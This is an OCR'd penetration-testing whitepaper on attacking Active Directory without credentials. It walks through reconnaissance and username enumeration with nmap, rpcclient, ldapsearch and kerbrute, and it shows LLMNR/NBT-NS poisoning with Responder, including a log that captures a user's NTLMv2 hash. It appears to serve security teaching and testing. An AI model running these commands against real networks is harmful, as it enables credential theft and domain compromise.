
PWNING THE DOMAIN

CREDENTIALESS / USERNAME



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INTRODUCTION

In the ever-evolving landscape of cybersecurity, understanding and mitigating potential threats to Active Directory domains is paramount for safeguarding sensitive organizational data. In this chapter of our ongoing series, "Pwning the Domain," we delve into the realm of credentialess and username-based attacks, exploring the techniques and vulnerabilities that adversaries exploit to compromise domain security. Through meticulous reconnaissance efforts, attackers leverage various reconnaissance techniques to gather crucial information about the target environment. Techniques such as DHCP fingerprinting, DNS enumeration, NBT-NS queries, LDAP enumeration, RPC enumeration, and SMB null sessions provide adversaries with a comprehensive understanding of the network topology and potential entry points.

Moreover, attackers meticulously probe for usernames within the domain infrastructure, understanding that user accounts serve as gateways to accessing valuable resources. Through methods like SMB enumeration, RPC enumeration, LDAP queries, and Kerberos reconnaissance, adversaries identify valid usernames within the domain ecosystem, laying the groundwork for further exploitation. Armed with this intelligence, attackers pivot towards leveraging man-in-the-middle (MiTM) attacks to intercept and manipulate network traffic, exploiting vulnerabilities in protocols like LLMNR, NBT-NS, mDNS, ARP, DNS, DHCP, and WSUS to intercept authentication credentials and escalate privileges.

Furthermore, adversaries exploit weaknesses in the NetNTLM authentication protocol, utilizing techniques like SMB relay and MSSQL attacks to intercept and relay authentication requests, gaining unauthorized access to sensitive systems and resources. Additionally, attackers capitalize on the ASREPRoasting technique to target weak or misconfigured accounts, extracting their hash credentials and potentially gaining unauthorized access to the domain.

Moreover, this chapter delves into the realm of brute-force attacks, where adversaries leverage password spraying and pre-authentication techniques to systematically guess or test passwords against a large number of user accounts, exploiting weak or default credentials to gain unauthorized access.

Lastly, we explore various vulnerabilities that threaten the security of Active Directory domains, including Proxyshell, Proxylogon, Eternalblue, SMBGhost, Zerologon (unauthenticated version), and Petitpotam (unauthenticated version). Understanding and mitigating these vulnerabilities are critical for organizations to defend against sophisticated cyber threats and protect their valuable assets from compromise. Through this comprehensive exploration, we aim to equip security practitioners with the knowledge and tools necessary to bolster the resilience of their domain infrastructure and mitigate the risk of unauthorized access and data breaches.

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

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At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
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  - Proxyshell
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  - Zerologon(unauthenticated version)
  - Petitpotam(unauthenticated version)

Executive Summary

1. Reconnaissance Techniques:
    - Reconnaissance is the initial phase of an attack where adversaries gather intelligence about the target environment. Techniques such as DHCP fingerprinting, DNS enumeration, NBT-NS queries, and SMB null sessions provide insight into the network topology and potential vulnerabilities. Additionally, LDAP enumeration and RPC enumeration allow attackers to gather detailed information about Active Directory objects and services.
2. User Enumeration:
    - Adversaries leverage various protocols including SMB, RPC, LDAP, and Kerberos to enumerate valid usernames within the domain infrastructure. This reconnaissance phase lays the foundation for subsequent attacks by identifying potential targets for credential-based exploitation.
3. Man-in-the-Middle Attacks:
    - Man-in-the-middle (MiTM) attacks exploit vulnerabilities in protocols like LLMNR, NBT-NS, mDNS, ARP, DNS, DHCP, and WSUS to intercept and manipulate network traffic. These attacks can lead to credential theft, privilege escalation, and unauthorized access to sensitive data.
4. NetNTLM Relay:
    - NetNTLM relay attacks involve intercepting authentication requests sent over SMB and MSSQL protocols, allowing attackers to relay these requests to gain unauthorized access to systems and resources within the domain.
5. ASREPRoasting:
    - ASREPRoasting is a technique used to target weak or misconfigured user accounts in Active Directory. Attackers exploit vulnerabilities in the Kerberos protocol to extract hash credentials, which can be cracked offline to gain unauthorized access.
6.

6. Brute-Force Attacks:
    - Brute-force attacks involve systematically guessing or testing passwords against a large number of user accounts. Techniques such as password spraying and pre-authentication attacks target weak or default credentials to gain unauthorized access to domain resources.
7. Vulnerability Exploitation:
    - Various vulnerabilities, including Proxyshell, Proxylogon, Eternalblue, SMBGhost, Zerologon (unauthenticated version), and Petitpotam (unauthenticated version), pose significant threats to Active Directory security. Exploiting these vulnerabilities can lead to unauthorized access, privilege escalation, and data breaches, highlighting the importance of timely patching and mitigation efforts.

Key Findings

The key findings from this overview of reconnaissance techniques and attack vectors targeting Active Directory domains reveal the comprehensive strategies employed by adversaries to gather intelligence, enumerate user accounts, execute man-in-the-middle attacks, exploit authentication relay vulnerabilities, perform ASREPRoasting, launch brute-force attacks, and exploit critical vulnerabilities like Proxyshell, Proxylogon, Eternalblue, SMBGhost, Zerologon (unauthenticated version), and Petitpotam (unauthenticated version). These findings underscore the critical importance of implementing robust security measures, including patching vulnerabilities, securing authentication protocols, and monitoring network traffic to defend against potential threats and mitigate the risk of unauthorized access, privilege escalation, and data breaches within Active Directory environments.

Abstract

The "Pwning the Domain: Credentialess/Username" article explores a range of sophisticated attack techniques targeting Active Directory environments, focusing on methods that require little to no credentials for initial access. Beginning with reconnaissance, adversaries leverage DHCP, DNS, NBT-NS, LDAP, RPC, and SMB null sessions to gather crucial intelligence about network topology and potential vulnerabilities.

Subsequently, attackers utilize SMB, RPC, LDAP, and Kerberos protocols to enumerate valid usernames within the domain infrastructure, laying the groundwork for credential-based exploitation. Additionally, the article delves into man-in-the-middle (MiTM) attacks, including LLMNR/NBT-NS/mDNS poisoning, ARP spoofing, and ASREQRoasting, which allow adversaries to intercept and manipulate network traffic, potentially leading to credential theft and unauthorized access.

Furthermore, the article explores techniques such as NetNTLM relay, ASREPRoasting, and brute-force attacks, providing insights into how adversaries exploit authentication mechanisms and weak passwords to compromise domain security. Lastly, the article addresses critical vulnerabilities like Proxyshell, Proxylogon, Eternalblue, SMBGhost, Zerologon (unauthenticated version), and Petitpotam (unauthenticated version), emphasizing the importance of timely patching and mitigation efforts to defend against potential exploits and safeguard Active Directory environments.

Through a comprehensive examination of these attack vectors, the article aims to equip security practitioners with the knowledge and tools necessary to bolster the resilience of their domain infrastructure and mitigate the risk of unauthorized access and data breaches.

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Pwning the Domain

Credentialess/Username

01

Attacks

Reconnaissance

Reconnaissance is an important step when engaging in a red teaming/penetration testing assessment. It may provide you the information you need later on while it may not seem so important in the meantime, For example you may stumble upon a username which you can make use of when brute forcing or using it in an ASREPRoast attack.

DHCP

DHCP(Dynamic Host Configuration Protocol) is a protocol that we can use in networks to dynamically assign IP addresses to hosts. DHCP has four steps till finally assigning an IP address the second step being “DHCP offer”. It is sent after a client sends a “DHCP discover” packet to find DHCP servers and request IP addresses from them. DHCP offer packet contains a lot information which can be of use to us:

- Name servers
- Domain names

Name servers and domain names can be set by DHCP hence the information.
To retrieve this information you can either sniff it in wireshark or use a nmap script:

```
nmap --script broadcast-dhcp-discover
```

DNS

AD DS relies on DNS SRV RR which stands for Service Location Resource records to find LDAP/KDC/global catalog/.. Servers. Using nslookup we can query these records:

- LDAP: nslookup -type=srv _ldap._tcp.dc._msdcs.<domain name>
- KDC: nslookup -type=srv _kerberos._tcp.<domain name>
- Global catalog: nslookup -type=srv _ldap._tcp.<domain name>

NBT-NS

Like DNS, NBT-NS is also used to translate names to IP addresses. It’s used as a fallback by default when DNS is not working.

- Get names: nbtscan -r <net id>/<mask>
- Get the name for a single IP: nmblookup -A <IP>

Responder analyze mode

Responder is a tool red teamers often use specially at the start of the assessment. We cannot explain it any better than the author itself: “Responder is an LLMNR, NBT-NS and MDNS poisoner.”
Responder has a mode called ‘analyze mode’ which some may not be familiar with, in analyze mode it looks passively for the below information:

- DC
- SQL server
- Workstation
- FQDNs
- Windows versions
- ..

To use this mode:

```
responder -I "<net interface>" -A
```

LDAP

LDAP is a protocol used within the AD realm to talk to directory services and exchange information. Many information can be obtained by leveraging LDAP:

- Users
- Machines
- Groups
- GPOs
- ..

To enumerate using LDAP you can use ldapsearch or similar tools. Do note that when you have no credentials, anonymous binding must be enabled to query it or else you'll see the error "bind must be completed".
A basic query: ldapsearch -x -h <ip> -s base

RPC

Many things within windows talk to each other using RPC. RPC is a protocol which enables a program to request a service from another program on another system or even locally also known as inter-process communication. To talk to RPC when you have no credential, you must have null session enabled in a SMB server to talk to RPC using SMB named pipes. From there you can enumerate:

- Users
- Groups
- Policies
- ..

For interacting with RPC you can use a tool called rpcclient. To use it in unauthenticated mode:
rpcclient -U "" -N <ip>
To query:

- Users : enumdomusers
- User details: queryuser <rid>
- Groups: enumdomgroups
- Group details: querygroup <rid>
- Domains: enum

All available shares: netshareenumall

SMB null session

Guest access or also known as null session in SMB, is a feature that allows you to use SMB without credentials. To find a SMB with null session enabled is a valuable finding in red team assessment because you don't really know where it may get you from there! You might be able to upload files that when opened authenticate to your machine therefore getting the victim's NetNTLM hash. To enumerate SMB hosts you can use CrackMapExec or its successor NetExec.

Finding usernames

Finding usernames is a crucial step in red team assessment which opens the way for more attack vectors.

SMB

When you have a victim SMB server with null session enabled, it can be used to find users using Impacket's lookupsid which bruteforces SIDs.

RPC

If you have access to a SMB server with null session enabled, you can talk to RPC and enumerate users from it using rpcclient and the command enomdumusers and get a specific user's details using queryuser <rid> as explained above.

LDAP

LDAP can also be used to find usernames with the same command as specified above in reconnaissance step: ldapsearch -x -h <ip> -s base

Kerberos

Kerberos is the three-headed dog guardian of the Windows realm. The pre-authentication step when authentication users to AD can be used to also bruteforce and enumerate users. The tool that can be used for this is kerbrute.
kerbrute userenum -d <domain name> usernames.txt

Man in the middle attack is always the worthy attack to try if we want to PWN the domain controller. There are several protocol and windows mechanism that we can target to perform these attack. we will look at each of these.

What is LLMNR/NBTNS/MDNS Poisoning


LLMNR : LLMNR (local link multicast name resolution) its a protocol that allow the name resolution of the host without the DNS server . it uses multicast packet on UDP port 5355 by asking all listing network interfaces to provide the hostname-to-IP Conversation.

NBT-NS : NetBIOS name service (NBT-NS) is a Windows protocol that is used to translate NetBIOS names to IP addresses on a local network. It works on UDP 137 and is predecessor of LLMNR.

MDNS : Multicast DNS also help in name resolution . unlike NBT-NS it doesn't query name server, instead I sends multicast packet to all the client in the network , so when a connection between sender and recipient is made, all participants are informed of the connection between the name and IP and can make corresponding entry in MDNS cache.

Let's say a Victim wants to connect to a SMB share on the network drive called \\Hadess if that share doesn't exits the the Network server will replies that he can't connect to you to \\Hadess . so now the victim which is trying to connect to share, will send a multicast request to entire networking using LLMNR asking if any user knows the route address to that particular drive.


Now adversary can take advantage of that and can send rouge replies to above multicast request that they know the identity of the shared drive \\Hadess but in turn victim have to return the NTLM hash. This means that attacker can poisoning the network with fake address but still get the NTLM hash of the victim.


initial Connection
Victim Workstation
Step 1 : Hey DNS, How can I connect to \\Hadess
DNS Server
Untitled group
Victim Workstation
Step 2: Sorry, I don't know the address of \\Hadess
DNS Server
Multicast Message
Any one of you know the IP address or Route to \\Hadess ?
Victim Workstation
DNS Server
Workstation 1
Attacker
Workstation 2
LLMNR Poisoning
Victim Workstation
Step 4: LLMNR Poisoning , I have route to \\Hadess I can share it with you. But First I want you NTLM Hashes.
Attacker
NTLM Capture
Victim Workstation
Step 5: Alright , I Here is my NTLM Hashes 8846F7EAEE8FB117AD06BDD830B7586C
Attacker

How to Perform LLMNR/NBTNS poisoning via SMB


so performing this attack will require us to set up Responder , which will help us to send the rouge replies to the Vitim. Just run it on the network interface you want your rouge replies to go.

responder -I eth0



```
┌──(root㉿kali)-[~]
└─# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

This will enable The LLMNR and will respond to LLMNR requests. if any user by mistake tries to access the drive or share that are not available , can lead to exfiltration of NTLM packages.



\\Hadess


Network Error

Windows cannot access \\Hadess

Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.

See details   Diagnose   Cancel

```
1af061ce34ef4f975d59528eafe43723.pdf    This PC\Downloads
SysinternalsSuite.zip                   This PC\Downloads
Main.pdf                                [redacted]Desktop\Report-PT-FY24-67_N_S-Modules
Findings_Database.tex                   [redacted]Desktop\Report-PT-FY24-...\Findings_Database
smb.png                                 [redacted]Desktop\Report-PT...\SD_SMBMisconfiguration
kiosk11.png                             [redacted]Desktop\Report-PT-FY24-6...\SDR_KioskEscape
kiosk10.png                             [redacted]Desktop\Report-PT-FY24-6...\SDR_KioskEscape
```



```
[*] [MDNS] Poisoned answer sent to 10.0.0.69       for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.69 for name infinitelogins
[*] [MDNS] Poisoned answer sent to 10.0.0.69       for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.69 for name infinitelogins
[SMB] NTLMv2-SSP Client   : 10.0.0.69
[SMB] NTLMv2-SSP Username : NBA\kBryant
[SMB] NTLMv2-SSP Hash     : kBryant::NBA:8f7daef7aff93b49:974F8054028A32E3F88A58EEF0EC664F:0101000000000000C0653150DE09D201CD24B18BB5419A490000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530004D004200330002E006C006F00630061006C0003003400570049004E002D0
0500052004800340039003200520051004100460056002E0053004D004200330002E006C006F00630061006C0005001400530004D004200330002E006C006F00630061006C0007000800C0653150DE
09D201060004000200000008003000300000000000000001000000002000000B4A86590771E8A8000BD7A2C41EDBFDC177D0ED064EAF0E3D208A9551D72D9980A001000000000000000000000000
0000000000009002600630069006600730002F0069006E00660069006E0069007400650006C006F00670069006E00730000000000000000000
[*] [NBT-NS] Poisoned answer sent to 10.0.0.69 for name INFINITELOGINS (service: Workstation/Redirector)
 [*] [MDNS] Poisoned answer sent to 10.0.0.69       for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.69 for name infinitelogins
[*] [LLMNR]  Poisoned answer sent to 10.0.0.69 for name infinitelogins
 [*] [MDNS] Poisoned answer sent to 10.0.0.69       for name infinitelogins.local
[*] Skipping previously captured hash for NBA\kBryant
